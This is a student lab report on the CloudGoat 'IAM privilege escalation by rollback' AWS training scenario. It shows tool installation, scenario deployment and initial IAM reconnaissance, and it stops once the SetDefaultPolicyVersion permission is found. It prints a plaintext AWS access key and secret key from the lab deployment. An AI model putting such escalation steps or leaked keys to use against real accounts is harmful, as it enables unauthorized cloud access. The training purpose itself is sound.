Assignment 1: CloudGoat IAM Privilege Escalation by Rollback Scenario


Report by: Tonny Odhiambo, CS-CNS06-24028

Introduction

In the realm of cloud security, understanding and mitigating privilege escalation threats is paramount for maintaining the integrity and confidentiality of an organization's data and services. This report delves into the "IAM Privilege Escalation by Rollback" scenario provided by CloudGoat, a training tool developed by Rhino Security Labs to simulate real-world AWS environment vulnerabilities. The primary objective of this exercise is to practice and comprehend the methods by which an attacker might exploit IAM (Identity and Access Management) configurations to escalate privileges within an AWS environment. Through hands-on experience using a Kali Linux virtual machine and following the structured steps of the CloudGoat scenario, we aim to identify security weaknesses and develop strategies to safeguard against such threats.

Step 1


To begin the "IAM Privilege Escalation by Rollback" scenario, I ensured access to an AWS account for performing IAM actions and installed and configured the AWS CLI on a Kali Linux virtual machine. Detailed instructions for setting up the AWS CLI were followed from this tutorial. This setup was essential for deploying and interacting with CloudGoat scenarios within the AWS environment.




```
Installing:
  awscli

Installing dependencies:
  docutils-common python3-awscrt python3-docutils python3-jmespath python3-roma

Suggested packages:
  docutils-doc fonts-linuxlibertine | ttf-linux-libertine texlive-lang-french

Summary:
  Upgrading: 0, Installing: 6, Removing: 0, Not Upgrading: 1576
  Download size: 11.1 MB
  Space needed: 117 MB / 62.8 GB available

Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 python3-awscrt amd64 0
Get:2 http://http.kali.org/kali kali-rolling/main amd64 docutils-common all 0.
Get:3 http://kali.download/kali kali-rolling/main amd64 python3-roman all 3.3-
Get:4 http://http.kali.org/kali kali-rolling/main amd64 python3-docutils all 0
Get:5 http://kali.download/kali kali-rolling/main amd64 python3-jmespath all 1
Get:6 http://kali.download/kali kali-rolling/main amd64 awscli all 2.15.22-1 [
Fetched 11.1 MB in 20s (557 kB/s)
Selecting previously unselected package python3-awscrt.
(Reading database ... 404573 files and directories currently installed.)
Preparing to unpack .../0-python3-awscrt_0.20.4+dfsg-1+b1_amd64.deb ...
Unpacking python3-awscrt (0.20.4+dfsg-1+b1) ...
Selecting previously unselected package docutils-common.
Preparing to unpack .../1-docutils-common_0.20.1+dfsg-3_all.deb ...
Unpacking docutils-common (0.20.1+dfsg-3) ...
Selecting previously unselected package python3-roman.
Preparing to unpack .../2-python3-roman_3.3-3_all.deb ...
Unpacking python3-roman (3.3-3) ...
Selecting previously unselected package python3-docutils.
Preparing to unpack .../3-python3-docutils_0.20.1+dfsg-3_all.deb ...
Unpacking python3-docutils (0.20.1+dfsg-3) ...
Selecting previously unselected package python3-jmespath.
Preparing to unpack .../4-python3-jmespath_1.0.1-1_all.deb ...
Unpacking python3-jmespath (1.0.1-1) ...
Selecting previously unselected package awscli.
Preparing to unpack .../5-awscli_2.15.22-1_all.deb ...
Unpacking awscli (2.15.22-1) ...
Setting up python3-awscrt (0.20.4+dfsg-1+b1) ...
Setting up python3-roman (3.3-3) ...
Setting up python3-jmespath (1.0.1-1) ...
Setting up docutils-common (0.20.1+dfsg-3) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.0-3) ...
Processing triggers for sgml-base (1.31) ...
Setting up python3-docutils (0.20.1+dfsg-3) ...
Setting up awscli (2.15.22-1) ...

┌──(kali㉿kali)-[~]
└─$ aws configure
```

Accessing CloudGoat

To install CloudGoat, I cloned the repository, navigated to the directory, set up a virtual environment, activated it, installed dependencies, and made the script executable by running the following commands: **git clone https://github.com/RhinoSecurityLabs/cloudgoat.git, cd cloudgoat, python3 -m venv .venv, source .venv/bin/activate, pip3 install -r ./requirements.txt, and chmod +x cloudgoat.py.**



```
Failing command: /home/kali/Desktop/cloudgoat/.venv/bin/python3

source: no such file or directory: .venv/bin/activate
Defaulting to user installation because normal site-packages is not writeable
Collecting argcomplete~=3.2.3 (from -r ./requirements.txt (line 5))
  Downloading argcomplete-3.2.3-py3-none-any.whl.metadata (16 kB)
Requirement already satisfied: PyYAML~=6.0.1 in /usr/lib/python3/dist-packages (from -r ./requirements.txt (line 6)
) (6.0.1)
Collecting boto3~=1.34.77 (from -r ./requirements.txt (line 7))
  Downloading boto3-1.34.131-py3-none-any.whl.metadata (6.6 kB)
Requirement already satisfied: requests~=2.31.0 in /usr/lib/python3/dist-packages (from -r ./requirements.txt (line
 8)) (2.31.0)
Collecting sqlite-utils~=3.36 (from -r ./requirements.txt (line 9))
  Downloading sqlite_utils-3.36-py3-none-any.whl.metadata (7.6 kB)
Collecting botocore<1.35.0,≥1.34.131 (from boto3~=1.34.77→-r ./requirements.txt (line 7))
  Downloading botocore-1.34.131-py3-none-any.whl.metadata (5.7 kB)
Requirement already satisfied: jmespath<2.0.0,≥0.7.1 in /usr/lib/python3/dist-packages (from boto3~=1.34.77→-r ./
requirements.txt (line 7)) (1.0.1)
Collecting s3transfer<0.11.0,≥0.10.0 (from boto3~=1.34.77→-r ./requirements.txt (line 7))
  Downloading s3transfer-0.10.1-py3-none-any.whl.metadata (1.7 kB)
Collecting sqlite-fts4 (from sqlite-utils~=3.36→-r ./requirements.txt (line 9))
  Downloading sqlite_fts4-1.0.3-py3-none-any.whl.metadata (6.6 kB)
Requirement already satisfied: click in /usr/lib/python3/dist-packages (from sqlite-utils~=3.36→-r ./requirements.
txt (line 9)) (8.1.6)
Collecting click-default-group≥1.2.3 (from sqlite-utils~=3.36→-r ./requirements.txt (line 9))
  Downloading click_default_group-1.2.4-py2.py3-none-any.whl.metadata (2.8 kB)
Requirement already satisfied: tabulate in /usr/lib/python3/dist-packages (from sqlite-utils~=3.36→-r ./requiremen
ts.txt (line 9)) (0.8.10)
Requirement already satisfied: python-dateutil in /usr/lib/python3/dist-packages (from sqlite-utils~=3.36→-r ./req
uirements.txt (line 9)) (2.8.2)
Collecting pluggy (from sqlite-utils~=3.36→-r ./requirements.txt (line 9))
  Downloading pluggy-1.5.0-py3-none-any.whl.metadata (4.8 kB)
Requirement already satisfied: urllib3≠2.2.0,<3,≥1.25.4 in /usr/lib/python3/dist-packages (from botocore<1.35.0,>
=1.34.131→boto3~=1.34.77→-r ./requirements.txt (line 7)) (1.26.18)
Downloading argcomplete-3.2.3-py3-none-any.whl (42 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 42.6/42.6 kB 557.7 kB/s eta 0:00:00
Downloading boto3-1.34.131-py3-none-any.whl (139 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 139.2/139.2 kB 1.3 MB/s eta 0:00:00
Downloading sqlite_utils-3.36-py3-none-any.whl (67 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 67.7/67.7 kB 3.6 MB/s eta 0:00:00
Downloading botocore-1.34.131-py3-none-any.whl (12.3 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 12.3/12.3 MB 868.1 kB/s eta 0:00:00
Downloading click_default_group-1.2.4-py2.py3-none-any.whl (4.1 kB)
Downloading s3transfer-0.10.1-py3-none-any.whl (82 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 82.2/82.2 kB 4.8 MB/s eta 0:00:00
Downloading pluggy-1.5.0-py3-none-any.whl (20 kB)
Downloading sqlite_fts4-1.0.3-py3-none-any.whl (10.0 kB)
Installing collected packages: sqlite-fts4, pluggy, click-default-group, botocore, argcomplete, sqlite-utils, s3tra
nsfer, boto3
  WARNING: The script sqlite-utils is installed in '/home/kali/.local/bin' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed argcomplete-3.2.3 boto3-1.34.131 botocore-1.34.131 click-default-group-1.2.4 pluggy-1.5.0 s3
transfer-0.10.1 sqlite-fts4-1.0.3 sqlite-utils-3.36

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ 
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ cd cloudgoat

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ ./cloudgoat.py config profile
No configuration file was found at /home/kali/Desktop/cloudgoat/config.yml
Would you like to create this file with a default profile name now? [y/n]: y
Enter the name of your default AWS profile: Cgoat
A default profile name of "Cgoat" has been saved.

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ ./cloudgoat.py config whitelist --auto
No whitelist.txt file was found at /home/kali/Desktop/cloudgoat/whitelist.txt

CloudGoat can automatically make a network request, using https://ifconfig.co to find your IP address, and then overwri
 with the result.
Would you like to continue? [y/n]: y

whitelist.txt created with IP address 105.163.158.161/32

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ 
```

Deploying the Scenario

Run the following command to deploy the "iam_privesc_by_rollback" scenario:

./cloudgoat.py create iam_privesc_by_rollback




kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1
2
3
4
kali@kali: ~/Desktop/cloudgoat
File
Actions
Edit
View
Help

```
null_resource.cg-create-iam-user-policy-version-4 (local-exec):         "VersionId": "v4",
null_resource.cg-create-iam-user-policy-version-4 (local-exec):         "IsDefaultVersion": false,
null_resource.cg-create-iam-user-policy-version-4 (local-exec):         "CreateDate": "2024-06-23T13:04:25+00:00"
null_resource.cg-create-iam-user-policy-version-4 (local-exec):     }
null_resource.cg-create-iam-user-policy-version-4 (local-exec): }
null_resource.cg-create-iam-user-policy-version-3 (local-exec): {
null_resource.cg-create-iam-user-policy-version-3 (local-exec):     "PolicyVersion": {
null_resource.cg-create-iam-user-policy-version-3 (local-exec):         "VersionId": "v5",
null_resource.cg-create-iam-user-policy-version-3 (local-exec):         "IsDefaultVersion": false,
null_resource.cg-create-iam-user-policy-version-3 (local-exec):         "CreateDate": "2024-06-23T13:04:25+00:00"
null_resource.cg-create-iam-user-policy-version-3 (local-exec):     }
null_resource.cg-create-iam-user-policy-version-3 (local-exec): }
null_resource.cg-create-iam-user-policy-version-5: Creation complete after 6s [id=4732995008718218478]
null_resource.cg-create-iam-user-policy-version-2: Creation complete after 6s [id=1258158040368800122]
null_resource.cg-create-iam-user-policy-version-3: Creation complete after 6s [id=1433304430452346956]
null_resource.cg-create-iam-user-policy-version-4: Creation complete after 6s [id=1132159690679053529]

Apply complete! Resources: 8 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "654654282781"
cloudgoat_output_policy_arn = "arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidpdw86sc29u
cloudgoat_output_raynor_access_key_id = "AKIAZQ3DPTQO663S3TWI"
cloudgoat_output_raynor_secret_key = <sensitive>
cloudgoat_output_username = "raynor-iam_privesc_by_rollback_cgidpdw86sc29u"

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 654654282781
cloudgoat_output_policy_arn = arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidpdw86sc29u
cloudgoat_output_raynor_access_key_id = AKIAZQ3DPTQO663S3TWI
cloudgoat_output_raynor_secret_key = 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
cloudgoat_output_username = raynor-iam_privesc_by_rollback_cgidpdw86sc29u

[cloudgoat] Output file written to:

    /home/kali/Desktop/cloudgoat/iam_privesc_by_rollback_cgidpdw86sc29u/start.txt

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ 
```

Initial Access


Starting as IAM user "Raynor," I had limited privileges initially deemed harmless.



```
┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws --profile raynor sts get-caller-identity
{
    "UserId": "AIDAZQ3DPTQOZLD5IMYZX",
    "Account": "654654282781",
    "Arn": "arn:aws:iam::654654282781:user/raynor-iam_privesc_by_rollback_cgidpdw86sc29u"
}

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws iam list-attached-user-policies --user-name raynor --profile raynor

An error occurred (NoSuchEntity) when calling the ListAttachedUserPolicies operation: The user with name raynor cannot

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws iam list-attached-user-policies --user-name raynor-iam_privesc_by_rollback_cgidpdw86sc29u --profile raynor
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgidpdw86sc29u",
            "PolicyArn": "arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidpdw86sc29u"
        }
    ]
}

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ 
```

Discovery of SetDefaultPolicyVersion Permission:

Upon examining Raynor's permissions, I discovered the SetDefaultPolicyVersion permission, which allowed me to manipulate policy versions.

